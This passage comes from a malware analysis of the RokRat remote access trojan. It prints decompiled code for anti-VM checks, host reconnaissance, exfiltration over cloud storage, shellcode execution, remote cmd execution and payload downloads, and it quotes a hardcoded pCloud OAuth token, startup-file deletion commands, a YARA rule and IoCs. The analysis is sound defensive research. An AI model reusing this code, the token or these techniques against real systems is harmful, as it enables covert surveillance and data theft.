Rokrat detects the existence of VMware Tools through vmtoolsd.exe. It first checks whether the executable exists in its default installation path and then retrieves its version details. If the file is found and its metadata is successfully extracted, it is assumed to be running inside a VMware virtual machine.



Figure(10): Anti vm used.

Detect sandbox

The function creates and then deletes a random file in **C:\Windows**, a common technique in malware and sandbox detection to test file system write permissions or introduce execution delays .

```
TickCount = GetTickCount();
srand(TickCount);
GetWindowsDirectoryW(Buffer, 0x64u);
v1 = rand();
mw_wrap_sprintf_0(var_file_name, L"\\%d.dat", v1 + 1);
v2 = var_file_name;
do...
len = v2 - var_file_name;
v5 = &v6;
do...
qmemcpy(v5, var_file_name, len);
result = _wfopen(Buffer, L"wb");
if ( result )
{
  fclose(result);
  DeleteFileW(Buffer);
  return 1;
}
```

Figure(11): Detect sandbox.

Also, Rokrat checks for a debugger using IsDebuggerPresent.

Gather host info

RokRat gathers detailed information about the compromised system. It first retrieves the **system version** and determines whether the process is running under `WOW64`.

Also, it collects system-related details such as the **computer name**, **the logged-in username**, and the **full path of the executable**.

It retrieves extra system details from the registry and determines the system's uptime in milliseconds, excluding sleep time.

```
ModuleHandleA = GetModuleHandleA("ntdll");
RtlGetVersion = GetProcAddress(ModuleHandleA, "RtlGetVersion");
if ( RtlGetVersion )
{
  lpVersionInformation = 284;
  (RtlGetVersion)(&lpVersionInformation);
}
ptr_IsWow64Process_flag = 48;
is_debugger_flag = 48;
mw_wrap_sprintf(dword_4CFCC8, "%d.%d.%d", v46, v47, v48);
byte_4D0120 = '0';
IsWow64Process = mw_detect_IsWow64Process();  // decrypt and call IsWow64Process
v11 = ptr_IsWow64Process_flag;
nSize = 64;
if ( IsWow64Process )
  v11 = 49;
ptr_IsWow64Process_flag = v11;
GetComputerNameW(&buf_computerName, &nSize);
nSize = 64;
GetUserNameW(&buf_user_logon_name, &nSize);
GetModuleFileNameW(0, &Filename, 0xFFu);
mw_FetchSystemInfoFromRegistry(buf_machine_info);
```

It accesses the Windows Registry key
SYSTEM\CurrentControlSet\Services\mssmbios\Data
to retrieve system details
such as the manufacturer, product name, version, and serial number.

Figure(12): Gathered Information.

It also extracts system details from the registry, including the **SystemBiosVersion**.

```
Type = 0;
lpcbData = 0;
result = RegOpenKeyExA(HKEY_LOCAL_MACHINE, a1, 0, 1u, &hKey);// a1 = HARDWARE\DESCRIPTION\System
if ( !result )
{
  if ( !RegQueryValueExA(hKey, lpValueName, 0, &Type, 0, &lpcbData) )// SystemBiosVersion
  {
    if ( lpcbData )
    {
      v4 = malloc((lpcbData + 25));
      RegQueryValueExA(hKey, lpValueName, 0, 0, v4, &lpcbData);
      memmove_0(a3, v4, 0x27u);
      a3[39] = 0;
      j___free_base(v4);
    }
  }
  return RegCloseKey(hKey);
}
```

Figure(13): Get hardware Info from registry.

Process Enumeration

RokRat gathers details about running processes, including their Process ID (PID), executable name, and file path. The information is formatted as `"%spid:%d,name:%s,path:%s%s"`, stored and prepared for exfiltration.

```
Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
result = 0;
v15 = Toolhelp32Snapshot;
if ( Toolhelp32Snapshot != -1 )
{
  *lpBuffer = 0;
  GetEnvironmentVariableW(L"appdata", lpBuffer, 0x20000u);
  v17[0] = 139331625;
  v17[1] = 144246940;
  v17[2] = 143460498;
  v17[3] = 139331683;
  v17[4] = 139790477;
  v17[5] = 143263895;
  v17[6] = 143526038;
  v17[7] = 139331683;
  v17[8] = 139790492;
  v17[9] = 143263897;
  v17[10] = 143722653;
  v17[11] = 139331683;
  v17[12] = 139331740;
  v17[13] = 2204;
  mw_decrypt_str(v17, v12);                   // %spid:%d,name:%s,path:%s%s
  while ( Process32NextW(Toolhelp32Snapshot, &pe) )
  {
    _wcsicmp(pe.szExeFile, L"360Tray.exe");
    v11[0] = 0;
    v4 = OpenProcess(0x410u, 0, pe.th32ProcessID);
    if ( v4 && EnumProcessModules(v4, &v18, 4, v14) )
      GetModuleFileNameExW(v4, v18, v11, 512);
    mw_cpy_convert_to_wide(v10, v12, L"\r\n");
```

Figure(14): Process Enumeration function.

Capture a screenshot.

RokRat captures a screenshot, processes the image (converting it to JPEG), and prepares it for exfiltration.

```
memset(&v9[1], 0, 12);
v9[0] = 1;
GdiplusStartup(&v13, v9, 0);
GetTempPathW(0x12Cu, &Buffer);
SetProcessDPIAware();
SystemMetrics = GetSystemMetrics(0);
v1 = GetSystemMetrics(1);
cy = v1;
*(a1 + 4) = *a1;
Src = 0;
v11 = 0;
v12 = 0;
CompatibleDC = CreateCompatibleDC(0);
v8 = SystemMetrics;
DC = GetDC(0);
CompatibleBitmap = CreateCompatibleBitmap(DC, v8, v1);
SelectObject(CompatibleDC, CompatibleBitmap);
v5 = GetDC(0);
BitBlt(CompatibleDC, 0, 0, SystemMetrics, cy, v5, 0, 0, 0xCC0020u);
v6 = sub_40E314(CompatibleBitmap);
DeleteObject(CompatibleBitmap);
LOBYTE(cy) = 0;
v15 = v6;
CopyAndExpandBuffer(&Src, Src, &v15, &SystemMetrics, cy);
```

C2 Communications

RokRat abuses legitimate cloud services such as pCloud, Yandex, and Dropbox as command and control (C2) channels. By using these platforms' APIs, RokRat can seamlessly exfiltrate stolen data, download additional payloads, and execute commands, all while mixing into normal network traffic. Also, it features a test mode that lets it run on the local machine.


Operation	Cloud Provider	API
Upload File	Dropbox	`https://content.dropboxapi.com/2/files/upload`
	Yandex Disk	`https://cloud-api.yandex.net/v1/disk/resources/upload?path=%s&overwrite=%s`
	pCloud	`https://api.pcloud.com/uploadfile?path=%s&filename=%s&nopartial=1`
Download File	Dropbox	`https://content.dropboxapi.com/2/files/download`
	Yandex Disk	`https://cloud-api.yandex.net/v1/disk/resources/download?path=%s`
	pCloud	`https://api.pcloud.com/getfilelink?path=%s&forcedownload=1&skipfilename=1`

Operation	Cloud Provider	API
List Folder	Dropbox	`https://api.dropboxapi.com/2/files/list_folder`
	Yandex Disk	`https://cloud-api.yandex.net/v1/disk/resources?path=%s&limit=500`
	pCloud	`https://api.pcloud.com/listfolder?path=%s`
Delete File	Dropbox	`https://api.dropboxapi.com/2/files/delete`
	Yandex Disk	`https://cloud-api.yandex.net/v1/disk/resources?path=%s&permanently=%s`
	pCloud	`https://api.pcloud.com/deletefile?path=%s`

It also contains OAuth tokens within its code to enable communication with these cloud services.

Mainly using pCloud for its Command-and-Control (C2) operations. It authenticates with pCloud via an HTTP request that contains a hardcoded OAuth token: `JINs7ZDb7OvfloXrYZt8wH7kZ7LjAjGKBckj4kTgWSBiDSVWF1fKX`

It also hides its HTTP traffic by spoofing its User-Agent string, making it appear as a legitimate Googlebot request: `Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)`



Figure(15): Example of Http request .

RokRat uses a combination of XOR obfuscation and RSA encryption before exfiltrating data. It first uses XOR encryption using randomly generated keys to obfuscate the data, making it less recognizable. Then, it encrypts the obfuscated data using RSA, ensuring that only the attacker, who owns the private key, can decrypt it.

Commands

RokRat retrieves encrypted commands from its Command-and-Control (C2) server, using AES-CBC mode for encryption. It then decrypts the commands locally and executes them on the system.

command ‘0’

This command sets the sent data flag to 0 (false), meaning that data collection should stop.

Command - ‘i’

This command sets the sent data flag to 1 (true), meaning that the collected information is ready to be sent to the command and control (C2) server.

Command - ‘j’ or ‘b’

This creates a termination process, forcing the malware to stop running and exit.

Command - ‘d’

This command performs a deletion operation to remove different script and shortcut files from the Windows Startup folder and the AppData directory. It targets `.VBS` (VBScript), `.CMD` , `.BAT` (batch scripts), `.LNK` (shortcuts), and any additional files created during execution.

```
del "%appdata%\Microsoft\Windows\Start Menu\Programs\Startup\*.VBS"
"%appdata%\*.CMD"
"%appdata%\*.BAT"
"%appdata%\*01"
"%appdata%\Microsoft\Windows\Start Menu\Programs\Startup\*.lnk"
"%allusersprofile%\Microsoft\Windows\Start Menu\Programs\Startup\*.lnk" /F /Q
```

Once the deletion is complete, the command starts a termination process to shut down the RAT.

Command - ‘f’

This command is similar to the previous one, but it does not target .lnk (shortcut) files.

```
del \"%appdata%\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\*.VBS\"\
   "%appdata%\\*.CMD\" \
   "%appdata%\\*.BAT\" \
   "%appdata%\\*01\" /F /Q"
```

Once the deletion is complete, the command also starts a termination process to shut down the RAT.

Command - ‘g’

This command simply resets the memory and erases it, making it ready for another operation.

Command - ‘h’

This command scans all logical drives, including fixed, removable, and network drives, listing their contents recursively and saving the results in a temporary file. The file is then uploaded to the command and control (C2) server before being deleted to remove any traces.

```
v0 = GetLogicalDriveStringsA(0x104u, Buffer) - 1;
if ( v0 <= 0x103 )
{
  for ( i = Buffer; *i; i += strlen(i) + 1 )
  {
    DriveTypeA = GetDriveTypeA(i);
    if ( DriveTypeA == DRIVE_FIXED || DriveTypeA == DRIVE_REMOVABLE || DriveTypeA == DRIVE_REMOTE )
    {
      mw_wrap_sprintf(v12, "dir /A /S %s >> \"%%temp%%/%c_.TMP\"", i, *i, v11);
      std::string::string(v12);
      mw_ExecuteShellCommand_cmd(600, 1, 0, v9, v9);
      TempPathW = GetTempPathW(0x100u, FileName);
      FileName[TempPathW] = *i;
      FileName[TempPathW + 1] = 0;
      v5 = &v13;
      do
      {
        v6 = v5[1];
        ++v5;
      }
      while ( v6 );
      *v5 = *L"_.TMP";
      v7 = v5 + 2;
      *v7 = *L"TMP";
      v7[1] = *L"P";
```

Figure(16): function scans all logical drives.

Command - ‘e’

This command executes a received instruction from the C2 server via cmd.exe, allowing remote execution of system commands.

```
    case 'e':
      mw_cpy_convert_to_wide(Parameters, L"/c \"%s\"", &c2_command[1]);
      mw_clear_evidences();
      ShellExecuteW(0, L"open", L"cmd.exe", Parameters, 0, 0);
      mw_wrap_Deallocate(&v125);
```

Figure(17): Command e.

Command - ‘c’

This command receives a path from the C2 server and checks whether it’s a file or a directory. If the path is a directory, the function reads its files, processes them, encrypts their contents, and then uploads them to the C2 cloud server.

```
is_directory_flag = mw_Check_file_or_directory(received_path, &FindFileData);// checks whether a given file or directory exists
if ( is_directory_flag == 1 )           // return 1 if it's a directory
{
  mw_encrypt_and_exfiltrate_files(received_path, &FindFileData);
}
else if ( is_directory_flag == 2 )      // 2 --> file
{
  memset(file_extenction, 0, 0x194u);
  if ( _wcsicmp(&received_path[256], L"Normal") )
  {
    if ( _wcsicmp(&received_path[256], L"All") )
```

If the path is a file, a filtering is applied based on file extensions. When the filter is set to "**Normal**," it specifically targets document-related file types such as `.XLS`, `.DOC` , `.PPT`, `.TXT`, `.M4A`, `.AMR`, `.PDF`, and `.HWP`. However, if the filter is set to "**All**," it collects and uploads files of any type.

```
{
  file_extenction[0] = *L".XLS";
  file_extenction[1] = *L"LS";
  LOWORD(file_extenction[2]) = aXls[4];
  file_extenction[5] = *L".DOC";
  file_extenction[6] = *L"OC";
  LOWORD(file_extenction[7]) = aDoc[4];
  file_extenction[10] = *L".PPT";
  file_extenction[11] = *L"PT";
  LOWORD(file_extenction[12]) = aPpt[4];
  file_extenction[15] = *L".TXT";
  file_extenction[16] = *L"XT";
  LOWORD(file_extenction[17]) = aTxt[4];
  file_extenction[20] = *L".M4A";
  file_extenction[21] = *L"4A";
  LOWORD(file_extenction[22]) = aM4a[4];
  file_extenction[25] = *L".AMR";
  file_extenction[26] = *L"MR";
  LOWORD(file_extenction[27]) = aAmr[4];
  file_extenction[30] = *L".PDF";
  file_extenction[31] = *L"DF";
  LOWORD(file_extenction[32]) = aPdf[4];
  file_extenction[35] = *L".HWP";
  file_extenction[36] = *L"WP";
  LOWORD(file_extenction[37]) = aHwp[4];
  file_extenction[100] = 8;
}
```

Commands [1-9]

These commands download a payload and execute it:

Download (Commands 1, 2, 5, 6):

These commands fetch secondary payloads dynamically from attacker-specified URLs. The process involves opening an HTTP connection to the URL and downloading the data without any additional decryption.

```
v9 = a2;
v3 = InternetOpenA(0, 0, 0, 0, 0);
v4 = v3;
if ( v3 )
{
  v5 = InternetOpenUrlA(v3, lpszUrl, 0, 0, 0x4000000u, 0);// lpszUrl --> recieved from command
  if ( v5 )
  {
    dwBufferLength = 128;
    if ( HttpQueryInfoA(v5, 0x13u, Buffer, &dwBufferLength, 0) )
    {
      Buffer[dwBufferLength] = 0;
      if ( custom_IntToUnsigned_Long(Buffer) == HTTP_STATUS_OK )
      {
        while ( InternetReadFile(v5, Src, 0x400u, &dwNumberOfBytesRead) )
        {
          if ( !dwNumberOfBytesRead )
          {
            InternetCloseHandle(v5);
            InternetCloseHandle(v4);
            return 1;
```

Figure(18): Download file from internet.

Download (Commands 3, 4, 7, 8, 9):

These commands download a payload from C2 cloud services. Once downloaded, the payload is decrypted, and its integrity is verified through checks.

Execution (Commands 1, 2, 3, 4):

In this case, the code checks if the download is successful. If it is, the code creates a new thread to execute the payload. If the execution is successful, it writes "**OK**" to a temporary text file `(%temp%\r.txt)`. If the execution fails, it writes "**BD**" to the same file.

```
v4 = VirtualAlloc(0, Size + 0x4000, 0x3000u, 0x40u);
v5 = v4;
result = 0;
if ( v4 )
{
  memmove_0(v4, v2, Size);
  v6 = CreateThread(0, 0, v5, 0, 0, &ThreadId);
  if ( WaitForSingleObject(v6, 0x3A980u) == 258 )
    return 1;
}
return result;
```

Additionally, a batch script is executed to gather system information, including :

- A list of running processes
- Startup items
- System configuration
- Routing details

This information is saved into the same temporary text file **(r.txt)**, encrypted, and then exfiltrated to the C2 server. After exfiltration, the file is deleted .

```
mw_decryption(v54, v44);           // tasklist>>"%temp%\r.txt" & echo == Startup ==>>"%temp%\r.txt" & dir /a "%appdata%\Microsoft\Windows\Start
std::string::string(v44);
mw_ExecuteShellCommand_cmd(30, 1, 1);
GetTempPathW(0x100u, FileName);
v31 = &v46;
do
{
  v32 = v31[1];
  ++v31;
}
while ( v32 );
*v31 = *L"r.txt";
v33 = v31 + 2;
*v33 = *L"txt";
v33[1] = *L"t";
mw_encrypt_and_exfiltrate_files(FileName, 0);
DeleteFileW(FileName);
```

Execution (Commands 5, 6, 7, 8, 9):

In this case, it also checks if the download is successful. If it is, it constructs a file path. Then, it creates a temporary file named `KB400928_doc.exe` , writes the extracted data to it, and executes the file using `ShellExecuteA`.

YARA Rule

```
rule detct_RokRat
{
    meta:
        description = "Detects Rokrat payload using some of the hardcoded strings "
        author = "Mohamed Ezzat (@ZW01f)"
        hash1  = "09a4adef9a7374616851e5e2a7d9539e1b9808e153538af94ad1d6d73a3a1232"
        hash2  = "94159655fa0bfb1eff092835d8922d3e18ca5c73884fd0d8b78f42c8511047b6"
    strings:
      // apis used
      $s0 = "https://api.pcloud.com/deletefile?path=%s"  wide
        $s1 = "https://api.dropboxapi.com/2/files/list_folder"  wide
        $s3 = "https://cloud-api.yandex.net/v1/disk/resources/upload?
path=%s&overwrite=%s" wide
        $s4 = "https://cloud-api.yandex.net/v1/disk/resources?path=%s&limit=500" wide
      $s5 = "https://cloud-api.yandex.net/v1/disk/resources?path=%s&permanently=%s"
wide
      // file it use for download payloads .
      $s6 = "KB400928_doc.exe"
      $s7 = "%04d%02d%02d %02d%02d%02d" wide
    condition:
        uint16(0) == 0x5A4D and all of ($s*)
}
```

IoCs

Stage	Hash
Zip file	cfc814a16547dd4e92607bd42d2722cc567492e88d2830d7d28a0cc20bf3950c
Lnk file	7df7ad7b88887a06b559cd453e7b65230d0cccff1a403328a521d8753000c6c9
hwpx document	9d96e4816a59475768d461a71cecf20fd99215ce289ecae8c865cf45feeb8802
shark.bat	5306582c8a24508b594fed478d5abaa5544389c86ba507d8ebf98c5c7edde451
elephant.dat	2b6928101efa6ededc7da18e7894866710c10794b8cbaf43b48c721e9731c41a
caption.dat	6d790df4a2c81e104db10f5e47eb663ca520a456b1305e74f18b2f20758ea4e1
shellcode - stage 3	1c4cd06ebece62c796ea517bf26cc869fa71213d17e30feb0f91c8a4cfa7ef1b
RokRat - final payload	09a4adef9a7374616851e5e2a7d9539e1b9808e153538af94ad1d6d73a3a1232

References

- APT-C-28 Group Launched New Cyber Attack With Fileless RokRat Malware
- Threat Actor Profile: ScarCruft / APT37